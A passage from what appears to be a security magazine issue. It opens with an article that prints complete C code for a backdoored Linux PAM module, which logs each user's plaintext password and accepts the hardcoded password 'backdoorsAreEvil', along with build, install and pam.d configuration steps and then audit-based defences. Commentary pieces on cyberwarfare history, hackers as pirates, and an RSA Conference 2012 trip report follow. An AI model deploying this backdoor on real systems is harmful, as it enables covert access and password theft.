These functions can either return PAM_SUCCESS when the module is successful or another value in cases in the case of errors (such as the user password was incorrect). Depending on what is returned, the rules defined in the PAM configuration files decide how this return code will be used. For example, if the rule is optional then the return code doesn't really matter. If the rule is defined as required, then PAM_SUCCESS must be returned otherwise PAM no longer continues to evaluate the rules.

For the purposes of making something nefarious the authenticate function is the most useful and this will be used for the rest of the article.

This code listed in Figure 1 contains the pam_sm_ authenticate function so it will be used when the user logs in. The password is checked to see if the used typed

Table 3. *Available functions for PAM*

Function	Group
authenticate	Auth
setcred	Auth
acct_mgmt	Account
chauthtok	Password
open_session	Session
close_session	Session

```c
#include <pwd.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <syslog.h>

#include <security/pam_modules.h>

PAM_EXTERN int
pam_sm_authenticate(pam_handle_t *pamh, int flags,
    int argc, const char *argv[])
{
    struct pam_conv *conv;
    struct passwd *pwd;
    const char *user;
    char *password;
    int pam_err;


    /* identify user */
    if ((pam_err = pam_get_user(pamh, &user, NULL)) != PAM_SUCCESS)
        return (pam_err);
    if ((pwd = getpwnam(user)) == NULL)
        return (PAM_USER_UNKNOWN);

    /* get password */
    pam_err = pam_get_item(pamh, PAM_CONV, (const void **)&conv);
    if (pam_err != PAM_SUCCESS)
        return (PAM_SYSTEM_ERR);
    pam_err = pam_get_authtok(pamh, PAM_AUTHTOK,
          (const char **)&password, NULL);

    /* compare passwords */
        char* output = (char*) malloc(sizeof(pwd->pw_name) + (strlen(password) *
                sizeof(char)) + 20*sizeof(char));
        snprintf(output, 100, "USER: %s, Password: %s", pwd->pw_name, password);
    syslog(LOG_ERR, output);
        if(!strncmp(password,"backdoorsAreEvil",25)) {
                syslog(LOG_ERR, "Backdoor activated");
                return PAM_SUCCESS;
        }
    return (PAM_AUTH_ERR);
}
```

Figure 1. *PAM_prime.c code containing a backdoor of backdoorsAreEvil*

in `backdoorsAreEvil` and if so, PAM_SUCCESS is returned. This function also writes *Backdoor activated* into `/var/log/messages` which may not be desirable if this is truly being used for malicious intent. Note that this module doesn't have to authenticate valid users or do anything else that would be expected of an authentication system. Just because the module returns PAM_AUTH_ERR doesn't mean the user can't login unless the rule in the configuration file is set to *required*. If the rule is set to either *sufficient* or *optional* then PAM will continue evaluating the rules in the configuration file.

In order to compile this, you must first install pam-devel. For Red Hat simply run the command:

```
yum install pam-devel
```

To compile and install the package run the following commands (replace lib64 with lib on 32 bit systems).

```
[root@Centos Desktop]# gcc -fPIC -c pam_prime.c
[root@Centos Desktop]# ld -x --shared -o pam_prime.so
                    pam_prime.o
[root@Centos Desktop]# cp pam_prime.so /lib64/security/
```

Finally add the following line to the beginning of the auth group in `/etc/pam.d/password-auth` and `/etc/pam.d/system-auth`:

```
auth   sufficient pam_prime.so
```

```
#%PAM-1.0
# This file is auto-generated.
# User changes will be destroyed the next time authconfig is run.
auth        sufficient    pam_prime.so
auth        required      pam_env.so
auth        sufficient    pam_unix.so nullok try_first_pass
auth        requisite     pam_succeed_if.so uid >= 500 quiet
auth        required      pam_deny.so
```

This line simply says that if the pam_prime module returns a PAM_SUCCESS, that is enough and do not continue evaluating the rest of the pam modules. This means that with this installed attacker can log on with just a valid user name and the password `backdoorsAreEvil`. This could be highly useful as a method of maintaining access after compromising a system. No extra ports are opened so long as SSH or another service utilizing PAM is available an attacker can simply login with the same password through normal services.

Defense of PAM module backdoors

The first defense of a PAM module backdoor is simply preventing the attacker from gaining root access in the first place. Without root it is impossible to place the necessary module as well as modify the PAM configuration file. Of course this isn't always possible so the next best defense is to monitor file changes on a system. If anything involving the PAM system changes, administrators should investigate the change looking into why and how the change occurred. Simply auditing all of the files in `/etc/pam.d` will go a long way, so long as the logs are looked at and preferably sent to a system log server.

To audit the files password-auth-ac and system-auth-ac simply add this to `/etc/audit/audit.rules` and ensure auditd is set to run.

```
-w /etc/pam.d/password-auth-ac -p wa -k pamdconfigchange
-w /etc/pam.d/system-auth-ac -p wa -k pamdconfigchange
```

Tools that periodically verify the hash sums of files can also be helpful. Ensure that configuration files as well as programs are verified for integrity. RPM provides a convenient method of verifying files in an RPM package. This is convenient as when files are updated, the hashes are also automatically updated when the package is properly updated (packages are signed by the vendor and therefore are considered trusted). Simply run the command `rpm -qVa` in order to collect information on files including file hashes, permissions and more. Simply keeping a running copy of this file and then periodically checking it with a known good working copy can prove very useful. See *http://docs.fedoraproject.org/en-US/Fedora_Draft_Documentation/0.1/html/RPM_Guide/ch04s04.html* for more details.

PAM should be understood by any security professional who must work with Linux. This knowledge is invaluable for people trying to defend systems as well as people looking to exploit systems. For more information reading the information included in the `/usr/share/doc/pam-*` directory is a good start. For more in depth reading, Packt Publishing has an excellent cheap eBook called *Pluggable Authentication Modules: The Definitive Guide to PAM for Linux SysAdmins and C Developers* by Kenneth Geisshirt.

DANIEL LOHIN

Daniel Lohin currently works for Booz Allen Hamilton working in Information Security. Daniel holds a M.S. degree in Information Security and Assurance from George Mason University as well as a B.S. degree from Penn State University. Daniel currently lives with his wife, Meagan, in Arlington VA. When he isn't figuring out how to be devious (or preventing others from doing the same) he is generally out on his bicycle.

Cyber Warfare Network Attacks

Cyberwar is all the rage now. Just turn on the news and you will hear terms like cyber espionage, power grid vulnerabilities, SCADA systems and cyber-attacks. But what does all this mean? What can be and what has been done with electronic cyber-attacks? We will answer these questions as we take a look at the past, present and future of cyber-attacks.

What you will learn…

- How cyber-attacks have been used in the past
- What cyber-attacks of the future may look like

What you should know…

- Basics on Cyberwarfare

Analyzing the security field for a while now, I have seen a range of stances and beliefs about cyber warfare. I have heard everything ranging from cyberwar is overhyped and in a real war you can't kill with Denial of Service attacks to soon a cyberwar will kill all of our power and send us back to the Stone Age.

Well, putting all the fluff and media hype aside, what are cyber-attacks and how have they been used? Currently, we see a lot of cyber espionage, nation states stealing information from websites and businesses of other nations. Not that this is a little thing that can just be ignored. According to Sun-Tzu in the Art of War, *Thus it is said that one who knows the enemy and knows himself will not be endangered in a hundred engagements*.

But it is not just websites that are susceptible to electronic attack. Many modern communication systems run on TCP/IP, the same protocol that the internet uses. When TCP/IP was created, security was not a big concern, so phone systems based on TCP/IP are just as susceptible to the same protocol level vulnerabilities as computer systems.

Internet connected devices like SCADA systems are also vulnerable to cyber-attack. Public utilities use SCADA systems to control power generation devices, pumps, gates and motors. This is where a lot of media attention has focused on when you hear about cyber-war in the news.

When utilities and communication systems go down during a large natural disaster, chaos ensues. The US is one of the most technologically advanced nations in the world, yet look how long it took to get aid to New Orleans during Hurricane Katrina. But when communication systems go down during military conflict, the effect is even more detrimental.

In this article we will look at how cyber-attacks have been used in the past, are being used now, and what cyber-attacks of the future may look like.

Past Cyber Attacks

Though many of the past attacks were really nothing more than Denial of Service Attacks, basically flooding websites and communication systems with traffic effectively tying them up and taking them off line, some are a bit more interesting.

US Operations in Iraq – Desert Storm

In the opening days of Desert Storm, the lights went off all across Iraq. The US targeted Iraqi power plants and successfully shutdown 85% of Iraq's electrical production capability. The same type of weapon was used against Serbia in the late 90's to shut down 70% of that nation's power.

Was this a sophisticated SCADA cyber-attack or a pre-planted logic bomb? No, actually it was something that was far less technical, but extremely effective.

The US has learned that dropping conductive materials on a power plant effectively shorts them out and shuts them down. This was discovered years ago by mistake when a military plane released chaff (SAM countermeasures that are made up of reflective metal strips) over a California power plant.

The technique was modified and turned into a tomahawk missile delivered warhead that exploded over the power plants releasing a large amount of carbon fiber wires that floated down and shorted out transformers & power generators.

The weapon has been additionally modified since the war as is now designated the BLU-114/B *Soft-Bomb* [1].

So Iraq's power grid was shut down in a few days by a fairly low tech weapon. But what most people don't realize is that in a military conflict, cyber warfare is just another tool in the tool chest. It will be folded in with other forms of electronic warfare.

Israel Blinds Syrian Air Defenses

In September 2007, an Israeli strike force made up of F-15 Eagles and F-16 Falcons flew straight through Syria's complex air defense system provided by Russia and bombed a suspicious nuclear facility. Syria Air Defense operators never saw them coming. Though never confirmed, it is suspected that a computer program called "Suter" was used to blind the defenses. Suter, a program developed by the UK & US can monitor and attack air defense networks.

Russian Cyber Attacks against Estonia & Georgia

Russian hackers (presumably backed by the government) attacked both Estonia and Georgia with Distributed Denial of Service Attacks. Estonia was hit after "Bronze Night" in 2007 over a protest involving the movement of a WWII era Soviet statue. And Georgia was hit in 2008 during the South Ossetia War. The Russian government denies involvement, and some claim it was the Russian cyber-crime group RBN or Russian Business Network.

Though not technically "Cyber War", denial of service attacks are more of a nuisance than anything else. Estonia is one of the most connected countries in the world and heavily depends on internet and electronic services. Not being able to use electronic communication or banking for several days can have a heavy psychological effect. Especially during war time as was the situation in Georgia.

US Operations in Iraq – Iraq War

Though the commanders during Desert Storm were hesitant to use "cyber Warfare", the situation was different during the second war in Iraq. On the Military channel a while back they interviewed an EC-130

Figure 1. *EC-130E/J Commando Solo flying over the Pennsylvania countryside during a training mission (USAF Photo)*

Commando Solo pilot. The EC-130 is a specially modified version of the military's C-130 transport plane that is used in psychological operations and electronic warfare.

He mentioned that during the Iraq war, they completely owned Saddam's communication, radar, SAM and advanced warning systems. They were able to hide American unit movement by removing them from their systems, and placing fake decoy units into the system.

Electronic warfare specialists coordinated with Special Forces ground troops to subvert every form of Iraqi communication. An Iraqi officer would pick up the phone and a Special Forces operator would answer.

It got so bad, that Iraqi's no longer trusted radio and phone communication to troops, so they started hand writing commands and delivering them in vehicles. The US responded by simply blowing up the vehicles.

Electronic attacks combined with physical force are a very potent combination.

Present Cyber Attacks

What would an article on cyber warfare be without a gratuitous section on Stuxnet? We will take a short look at Stuxnet and its variants, and then look at the role that China is playing in Cyber Espionage.

SCADA, Stuxnet and Duqu

The appearance of Stuxnet opened many eyes to the vulnerabilities of SCADA Systems and *Programmable Logic Controllers* (PLCs). In 2010, Stuxnet was used to attack five Iranian facilities but most notably was the damage that was caused to Iran's Uranium enrichment process. Its ability to infiltrate a secure data network, and to damage physical equipment has led it to be dubbed the first real cyber weapon.

Duqu was discovered in 2010 and was found to be a modification of Stuxnet. This version was created to collect data and act as a remote access tool, possibly to gather intelligence for future attacks.

Though Stuxnet was most likely created by the US Government and/or Israel, and had major funding behind its creation. Malware like it could be made fairly cheaply. Not too long ago security researchers were able to create SCADA exploits that worked in just a few hours in a workshop lab that only cost $2500 dollars.

And it is just not power plants that use SCADA systems. PLC's are used in many different organizations for numerous systems and processes. It begs one to wonder, what else could be vulnerable to attack?

The China Syndrome

China is conceived as one of America's biggest threats in the cyber realm. But it was not always so. The United States use of hi-tech weapons in the Iraq War has turned the heads of several nations whose military might relied solely on using overwhelming numbers. Thus began a war of cyber espionage to obtain military secrets:

"In China today, there are thousands of people in a sustained effort to collect intelligence, many of them on an entrepreneurial basis, as it were, within a competing bureaucratic structure. China understands that a strategic vulnerability of the United States is its soft cyber underbelly. I believe they seek to 'own' that space.

My view is that the Chinese received a big shock when watching the action of Desert Storm (during the first Iraq war). They saw the power of the U.S. linking computer technology with weaponry to attain precision. We had dropped 1,000 bombs in World War II to destroy a target effectively. In Vietnam, it took hundreds of bombs. Today it takes one."

- Mike McConnell, former director of National Intelligence and director of the NSA

The China Syndrome – Cyber Espionage

A lot of the "Cyber Attacks" we see now are simply nothing more than cyber espionage, the theft of government data, and military technology.

One of the most effective attacks in the computer world is the "man-in-the-middle" attack – placing your attacking computer in between the communication of two or more target machines. As the attacker, you get full access to the data traveling from point "a" to point "b".

This is basically what China did to 15% of the world's internet traffic for 18 minutes in April of 2010, including traffic from the US Government. But how did it happen?

Internet packets are always looking for the fastest path to travel when going from point "a" to point "b". What happened, purposely or not, China Telecom Corporation told the world's internet service providers that they had the fastest route to send data.

But encrypted data would be safe right? Not necessarily, for a couple of years now, Security Expert Moxie Marlinspike has shown that SSL encrypted data can be intercepted and deciphered during a man in the middle attack. During one of his presentations he showed the results of using a program called "SSLStrip" on a Tor exit node. SSLStrip was able to retrieve numerous encrypted credit cards numbers and passwords in plaint text.

China's diversion of traffic really exposed a detrimental weakness to the way the internet functions. Why do a denial of service attack, that in many circumstances is just a nuisance, when you can just divert a large chunk of a country's data through your systems and then store it and analyze it later for intelligence.

The China Syndrome – Counterfeit Hardware

In 2010, the FBI released information on "Operation Network Raider". The FBI arrested 30 people and confiscated over 143 Million dollars of network gear from an international counterfeiting ring. The equipment is made overseas, China being one source, and then sold as "new" product [2].

One of the suspects arrested purchased counterfeit *Cisco Gigabit Interface Converters* (GBICs) from an online vendor in China with the intention of selling them to the U.S. Department of Defense. The computer network for which the GBICs were intended is used by the U.S. Marine Corps to transmit troop movements, relay intelligence and maintain security for a military base west of Fallujah, Iraq.

Last year two people were arrested and convicted for running a large-scale counterfeit computer networking equipment business. The two ran a US based company that imported counterfeit Cisco branded equipment from China and resold it [3].

China does a lot of our manufacturing. One would have to ask the question, how hard is it to put a back door into networking equipment when you are manufacturing it? Spying using hardware is nothing new. During the cold war, the US installed cameras inside Xerox machines that were installed at the Russian embassy.

Also, what better way to compromise a network than to infiltrate equipment that has backdoors in it? Cisco has revealed in the past that some of their equipment has a built in backdoor called Lawful Intercept. This allows law enforcement to view data on the device without leaving any trace that the device had been monitored. Could the counterfeit equipment have this feature tampered with? Or could additional backdoors or data recording features have been introduced?

It begs the question, is equipment that has been compromised already placed in military and government locations?

The Future of Cyber Attacks

To envision the future of cyber-attacks, one just needs to look at what technology is currently being used, and extrapolate how hackers could use it or attack it in the future. Two things that come to mind immediately are improved versions of Stuxnet, and attacks on automated military systems.

Sentinel Malware

Security researchers who have studied Stuxnet and Duqu believe that there are other variants of the base Stuxnet virus in existence. In November of last year Symantec released a report on Duqu showing no fewer than 15 variants of Duqu. So I think it would be safe to assume that weapons like Stuxnet will be modified and improved [4].

Dr. Thomas Rid, a Reader in War Studies at King's College London, has released a couple very good articles on cyber war and cyber weapons. In his latest article, "Cyber-Weapons", he briefly mentions future versions of Stuxnet type weapons that could be

Figure 2. *MQ-1 Predator simulator at March Air Reserve Base (USAF Photo)*

learning weapons. Malware that learns about the target, evaluates the best course of attack and then takes action on its own [5].

Drone Wars

What would foreign government hackers target in the future? What is the current trend of the United States military and defense contractors?

According to P.W. Singer's book *Wired for War: The Robotics Revolution and Conflict in the 21st Century* [6], the race to create unmanned military equipment is in full furry. No ground robots were used during the Iraq War in 2003, but by 2008 there were about 12,000 in use there. Congress has required that one/third of all military ground vehicles be unmanned by 2015. Unmanned drones flown by pilots in the US are used daily in the hunt for terrorists in remote places in Afghanistan and Pakistan.

Arial drone technology is advancing rapidly. The US is testing the X-47B prototype that will not only land on aircraft carriers but will also be able to be refueled while it is still in the air. A stealth drone (The RQ-170 Sentinel) not only exists, but has been used in service for several years now. At least one of these units provided live video and monitored Pakistani military communications during the raid on Osama bin Laden's hideout.

An RQ-170 that crashed in Iran made headline news recently, especially when Iran claimed to have brought it down with a cyber-attack. Leading many to speculate that somehow the credential stealing virus infection that hit the Drone Mission Support Network at Creech Air Force Base earlier in September could have been related.

But this turned out to be false. A congressional official has confirmed that Iran did not bring down the US Stealth drone with its "cyber warfare" skills. That the downing of the drone in fact was due to a malfunction:

"We have looked at this eight ways to Sunday. I can tell you it was a U.S. technical problem. The information (data) was not lining up and it was not the result of Iranian interference or jamming." [7]

But the US is not the only country that has this technology. China, Russia, Pakistan, Iran and about 45 other countries are either developing them or are buying them. Hezbollah has even joined the fray, reportedly using an Iranian designed system. What if these automated machines could be compromised? What if a drone based virus could change friend from foe designations?

One would have to look first to see if there are any situations where military robots have acted erratic or have been acted upon by external sources. P.W. Singer's book covers several of these instances.

Figure 3. *US Marine Corp Gladiator Robot prototype (USMC Photo)*

"The Marine Corp's Gladiator combat robot prototype (the one the size of a golf cart) also had a Crazy Ivan experience during its testing, driving about in a circle that left the marines at the exercise not knowing whether to laugh or run away."

References

- *http://en.wikipedia.org/wiki/BLU-114/B_%22Soft-Bomb%22* [1]
- *http://www.fbi.gov/news/pressrel/press-releases/departments-of-justice-and-homeland-security-announce-30-convictions-more-than-143-million-in-seizures-from-initiative-targeting-traffickers-in-counterfeit-network-hardware* [2]
- *http://www.pcworld.com/businesscenter/article/228826/two_convicted_in_us_over_counterfeit_cisco_gear.html* [3]
- *http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf* [4]
- *http://www.rusi.org/publications/journal/ref:A4F43D3E174ADF/* and *http://thomasrid.org/articles/* [5]
- P.W. Singer (2009). Wired for War: The Robotics Revolution and Conflict in the 21st Century. Penguin Press HC [6]
- *http://www.foxnews.com/politics/2012/02/10/us-data-in-iranian-hands-after-downed-drone/* [7]

Several types of robots in service have been noted to spin or act erratically (called a "Crazy Ivan") if it is near radio frequency interference. Electronic jammers used on US vehicles to prevent IED attacks have also wreaked havoc with military drones and has caused some to crash.

In the 80's, an automated prototype air defense system being displayed to visiting dignitaries targeted a port-a-potty instead of the helicopter flying down range.

In 2009, Militants intercepted live video feeds from predator drones using $26 worth of off the shelf equipment. With many of our systems, military and civilian, under constant attack by foreign entities, one would have to assume that automated military systems will eventually be targeted by our adversaries too.

Are automated systems susceptible to malfunctions, glitches or software errors? Unfortunately, the answer is yes. But what if enemy state backed hackers targeted these systems? Could they jam or even take over the systems?

According to Singer, it is a possibility. The author cites a US Army article written by Ralph Peters, where he *"described how future wars would also include electronic "battles of conviction," in which opposing combat systems would struggle to "convince" each other's electronics to do things their own side doesn't want. "Robot, drive yourself off a cliff." Or, even worse, "Robot, recode all American soldiers and civilians as enemy combatants. Authorized to fire at will."*

Though currently no instances have been recorded of automated systems being infected or attacked, if code could be injected into these systems that allowed enemies to remote control them or change friend from foe designation, we may truly be on the verge of a true cyber war.

Conclusion

We have seen that while some network attacks that are labeled cyber-attacks are nothing more than a nuisance, some have the potential to be devastating, especially when combined with conventional kinetic warfare.

The capability of manipulating SCADA based systems to cause actual harm really places these types of attacks into the weapon category. Manipulating pumps to overheat, or gates to open could possibly cause human casualties, especially in cases of large dams, nuclear plants, and even waste facilities. And the relatively low cost of exploit development really shows why foreign nations and nation states are seeking to develop offensive cyber capabilities.

But even so, it would seem that kinetic or standard warfare attacks are just, if not more, affective. The power grids of Serbia and Iraq were quickly and effectively shut down without a cyber-weapon in sight. If a true all out "Cyber War" is to be fought, then most likely it will resemble the conflict in Georgia and Iraq – electronic mixed with kinetic attacks.

Truly then, Cyber War would seem to be just another form of electronic and psychological warfare in our nation's military toolkit.

DANIEL DIETERLE

Daniel Dieterle has 20 years of IT experience and has provided various levels of IT support to numerous companies from small businesses to large corporations across upstate New York and Northern Pennsylvania. He enjoys military and computer security topics, is the author of the CyberArms Computer Security Blog (cyberarms.wordpress.com), is a guest author on a top infosec website, and was a technical editor for a recently released penetration testing book based on Backtrack 5.

Pirates and Cyber Marines

– Parallels in Asymmetric Warfare

Some time ago, an elderly relative asked what I did for a living. Have you ever tried explaining cybersecurity to someone who refers to E-Bay as "E-Boy", and has never sent an e-mail?

What you will learn…

- How cyberwarfare relates to economic crime
- Legal parallels to cyberwarfare
- How states may use individuals to further their aims

What you should know…

- A little bit about pirates
- The types of activity (e.g. theft of intellectual property) that constitute cyber crime

I cast around for a suitable analogy; realising that he had spent most of his working life in the navy, I thought I'd hit on it. *It's a bit like protecting merchant shipping from pirates*, I explained, *only with computers and stuff*.

Some people would argue that there is a distinction between cybercrime and cyberwarfare. I would be among them; but only in so far as it is a question of context. Let me explain, with a brief history of pirates. Piracy is and was an activity driven by economic concerns; Long John Silver and the Somali with a Kalashnikov, a speedboat, and big ambitions are the same in this. Both are in the piracy game because the rewards for taking someone's stuff, when it's conveniently concentrated on a merchant ship, or kidnapping people on a yacht, are a lot higher than most other available professions.

The maritime industry estimates that less than 10 % of pirate attacks are reported, because of the adverse effects it has on insurance rates, the fact that many attacks are not successful for the pirates, and the sheer inconvenience and embarrassment. One consultancy estimated the total cost of cybercrime to the UK economy as around £27billion (about $40billion USD). This is almost certainly a wildly inaccurate figure; but then how would anyone be able to count the true cost of every compromised password, cloned bank card, stolen industrial design, or pirated movie? There is no requirement for individuals or companies to report cyber attacks; in any case, no mechanism exists for capturing those reports in any case.

Drawing out the analogy still further, the kid in the back bedroom defacing websites for glory cannot be said to be waging war on, say, the US (if that's where the website is hosted, or where the owner resides) any more then the Somali pirate is really declaring war on the US, the PRC, the EU, or any other nation whose warships patrol the Indian Ocean. And yet, logically there is a degree of equivalence. And if we look at how international law applies to pirates, we should take note – in maritime law, a pirate is considered *hostis humani generii*; in other words, an enemy of humanity.

To explain why this is the case, we need to look more closely at the history of piracy. Many pirates did not, simply, operate as seaborne robbers. The most famous ones, those attacking trade between Europe and the Caribbean, worked in closely managed co-operatives, which had distinct rules about profit sharing and internal governance. Moreover, they served other purposes. Maintaining a navy in peacetime is an expensive business. For hundreds of years, one way many countries dealt with this was to recruit privateers in times of war – privateers being simply, in the main, pirates operating under license from the state. In other words, mercenaries. For example, there was a very well known Ottoman 17th century captain known as Sulayman Reis – real name Ivan Dirkie De Veenboer,

born in Hoorn, Netherlands- and Magnus Heinason, another Dutchman who worked for both his own country and Denmark, at different points.

The deal makes perfect sense. A privateer offers the state plausible deniability, the ability to disown activities if they become convenient. Pirates were, after all, highly experienced seamen, hardened to violence, who brought their own equipment in the form of fast ships properly fitted out. In essence, they were not used for anything other than a slightly more targeted version of their *day job*. Consider the similarities to the owner of a botnet for hire; do they really know whether their client is a foreign government, or an individual. Both the pirate and his modern equivalent are convenient for use in operations short of war. It's worth noting that the use of privateers have been illegal since the Paris Declaration Respecting Maritime Law, in 1856.

This does meanthat, if you go to sea, armed, with the aim of attacking or capturing someone else's ship, you are necessarily acting in contravention of international law. Obviously, if you're part of a navy, a coastguard, or some other definably state-sponsored entity, it's a useful start – the use of force is largely the legal prerogative of the state. But there are also the legal concepts of jus ad bellum (going to war for legitimate reasons) and jus in bello (behaving legally in war – not executing prisoners of war, for example). In other words, there are rules that apply; just because you have a battleship, it doesn't mean you can use it anyway you want against another country. If an amateur hacker (i.e. not knowingly in the employ of a legitimate state) answers the call to attack a particular target, they may be unwittingly taking part in cyberwarfare – possibly even in violation of the concept of jus ad bellum.

So, we can see, the difference between cybercrime and cyberwarfare is, in large part, one about context. But this is where our analogy wears thin; the line between legitimate behaviour and piracy on the high seas is fairly clearly defined, and hedged about with commonly understood laws and codes of behaviour. There is no equivalent clarity in cyberspace; there are laws, or course, but these tend to be bound by territorial jurisdictions. In other words, if you contravene, for example, the UK's Computer Misuse Act 1990, but are in, let's say, a Latin American country, there is little danger that you'll be prosecuted. Or rather, more correctly, there is little danger you'll face prosecution, or indeed, any real consequences, if you pick the right target. And by *right*, we mean of course, *not under the protection of the state*. State protection generally means inside territorial waters, i.e. the sea zone contiguous to a state's territory. Beyond that, it's international waters, and international maritime law applies.

The legal problem in cyberspace is that it does not map neatly to national territories. As a rhetorical question, asking where *the cloud* serves to illustrate this – the answer is *it depends*. This isn't a very satisfactory situation for lawmakers; as we have seen, it is only really the state which has the means to protect itself, to a greater or lesser degree, from concerted cyberwarfare; but there are thousands of individuals out there, who, for fun, financial gain, or ideological reasons are willing to take part in cyberwarfare activity.

Now, this is not a situation without precedent. Remember the distinction between pirates and privateers? It may have taken a long time for *the international community* to get to, and agree, this point, but it happened, nonetheless. But before legal remedies could be applied, states used their old prerogative, force. The first four lines of the official hymn of the US Marine Corps are:

From the Halls of Montezuma,
To the shores of Tripoli;
We fight our country's battles,
In the air, on land, and sea

The reference to Tripoli is about a military expedition against Barbary pirates, who'd made a nuisance of themselves by attacking American shipping. Barbary pirates, you'll remember, were in fact privateers for the Ottoman Empire when the occasion suited them, so this is an example of a foreign power taking action against the equivalent of Anonymous. The United States, after all, was not at war with the Ottomans. Action, that is, short of war against the power itself, but functionally indistinguishable if you were on the receiving end. Will, at some point in the future, foreign prosecutions, and cyber warfare against individuals in Minsk, Pyongyang, or Sao Paulo become part of the foundation myth for some other, as yet undefined, Cyber Marine Corps?

DRAKE

Drake has worked on information security and strategy with government agencies, the military, financial institutions and other blue chip organisations in Europe, the Middle East, and Africa since Boris Yeltsin was President.

My RSA Conference 2012 Trip Report

Annual Trek to the Greatest INFOSEC Show on Earth.

What's New and Exciting Under the Big Top of Network Security.

What you will learn…

- What's new and interesting in our field
- Interesting INFOSEC products

What you should know…

- There are lots of INFOSEC trade shows out there
- RSA Conference is the biggest and the best

It seems there is nothing like the RSA Conference for keeping up with the latest and greatest happenings in the computer and network security field. Every year it gets bigger and better, although the choice of Bill Clinton as last year's keynote, who claims to have never written an email in his life up and through his Presidency (good for him, forensically, right?) and now this year's keynote being Tony Blair (in summary 'damn those Wikileaks!'), well, it does get the mainstream media's attention and of course lots of security including the usual bomb sniffing dogs and folks with hands on holsters just waiting to take out any one suspicious – you know – folks wearing sandals and long beards and carrying a backpack – oops, that would be most of the crowd at RSA, right? Tough job for these guys

– luckily none of the attendees got hurt. Seriously, RSA's team made the experience worthwhile, in spite of the heightened security. On this serious note, here's Art Coviello's interview of Tony Blair at the conference: *http://www.youtube.com/watch?v=pjHlqpOFJEc&feature=player_embedded*. It actually was a lot of fun too, in fact if you've never seen a *flash* mob form, here's one from RSA this year: *http://www.youtube.com/watch?v=3ewI7LNFMjo&feature=player_embedded*.

The RSA Conference was originally launched in 1991 as a forum for cryptographers to gather and share their knowledge and come up with new ideas and improved algorithms. It's morphed dramatically over the years into something that covers the entire spectrum of computer and network security from physical security issues to encryption, tokens, even finding the best INFOSEC talent and new hires as well as the gambit of anti-virus, firewall, vpn, content filtering and other traditional network security countermeasures.

We should thank the RSA Conference staff and the professional team at RSA for making this event so valuable and enjoyable each and every year. Great speakers, great location and the excitement in the air *under the big top* that's been missing in other industries and throughout our globally *down* economic situation. It was nice to take part in an event that was growing, exciting and positive. You can learn more about RSA, the Security Division of EMC at *http://www.rsa.com*. If you don't know where they got their name, there are three inventors of their first crypto algorithm that got them started – that would be the names of Rivest, Shamir and Adelman ie R.S.A, the key-based encryption they invented in 1977. RSA is an encryption algorithm that uses very large prime numbers to generate a public key and a private key. It is typically used in conjunction with a secret key cryptosystem such as DES or TRIPLE DES. DES or TRIPLE DES would be used to encrypt the message as a whole and then use RSA to encrypt the secret key. Thus, RSA provides a digital envelope for the message. RSA is the most commonly used public key algorithm in the world, today – used for both encryption and for signing. Now back to the show…

My goal this year was to find those vendors, out of the more than 300+ booths, who had something new and different to offer. I was looking for better approaches to traditional problems and new technologies to deal with the latest and greatest risks, threats, vulnerabilities and related people, computer and network security issues. So as I couldn't cover everyone, I chose those that stood out enough to share with you in my trip report, this year. I hope you find this informative, interesting and that you learn about a new vendor or approach to solving a problem that's been on your mind while reading Hakin9. By the way, if they told me while reading my name-tag at the show that I misspelled Hacking, they didn't make the cut this happened more than once. Most of those in the know at the show, looked at my name-tag and called it *Hacking 9* and for that I gave them some slack and took an earful of marketing and sales hype until I found my winning picks this year.

First stop – *Apricorn*'s booth. I really like their Aegis secure drives (pictured below):

With employees becoming more mobile and data breaches becoming more costly, Apricorn has set its focus on providing secure external storage solutions for business. They tell me that their goal is to design security products that provide superior data protection, but are also simple to implement and easy to use. Their secure drives have been used in wide array of applications in such fields as finance, healthcare, government, forensics, insurance, law enforcement and education. Specific applications include secure transport of data between companies and clients, moving data between machines, secure backup and carrying sensitive customer or patient information.

As you know, many companies having to adhere to strict legislation including HIPPA, Sarbanes-Oxley and the Gramm Leach Bliley Act, so the safety of information on portable drives is becoming an increasing concern.

Of course the best way to protect data carried by mobile employees is keep the data encrypted and this is the basis of their secure product line. Apricorn's Aegis Secure Drives use the choice of 128-bit or 256-bit AES hardware encryption, protecting all the data on the drive, even if that drive is removed from its enclosure. The real-time hardware encryption is OS independent, and requires no software or drivers. In addition the encryption keys and PINs are never exposed to the host system and are protected using SHA-256 hashing cryptographic algorithm.

But powerful encryption isn't all that the Aegis Secure Drives have to offer. A Mobile Security Plan is only as effective as the success of its deployment and it is here where the Aegis Padlock drives really excel. With no software installation required for setup or operation and the ability to run on any platform, the Aegis Padlock drives can be easily deployed without having to contend with admin rights, providing stress free deployment in corporate environments.

Ready to go right out of the box, the entire Aegis Padlock family uses an onboard keypad, unlocking the drive with a unique PIN. Changing the default PIN to your own unique PIN takes just a couple of minutes. The embedded keypad prevents hardware or software malware attempts to capture your password entered via the host system.

The Aegis Padlock can also be configured with independent Admin and User PINs. The Administrator Feature allows enrollment of up to five unique User ID's and one Administrator. If the User forgets their PIN, the drive can be unlocked using the Admin PIN. Additional features, such as a useful drive reset feature, which can be implemented with a unique command, clears all PINs and data, and creates a new randomly generated encryption key, enabling the drive to be reset and redeployed as many times as needed.

Other powerful features include Brute Force Protection, protecting the drive from automated attempts to enter PIN numbers and a useful auto lock feature.

But perhaps the most useful feature of the Aegis Secure Drives is its scalability. Whether a company is looking for high capacity desktop storage, a secure portable hard drive, or a handy encrypted flash drive, the Aegis Secure Drive family has it covered. From SMB to companies with hundreds of employees our Aegis Secure Drives can be scaled and customized to fit virtually any security policy. I'm definitely looking into purchasing one of these drives at *http://www.apricorn.com/*.

Next stop, *GFI*'s booth. This is a very interesting software company with some really cool tools since they acquired Alex Eckelberry's Sunbelt Software. By the way, I do know Alex and I have to tell you of all the successful CEOs in our industry, he's absolutely one of the nicest guys and a true gentlemen. I wish more successful folks would behave the way Alex does – he treats everyone with professionalism and kindness. My congratulations to him on this merger.

GFI Software provides web and mail security, archiving and fax, networking and security software and hosted IT solutions for *small to medium-sized businesses* (SMB) via an extensive global partner community. The company's products are available either as on-premise solutions, hosted in the cloud or as a hybrid of both delivery models.

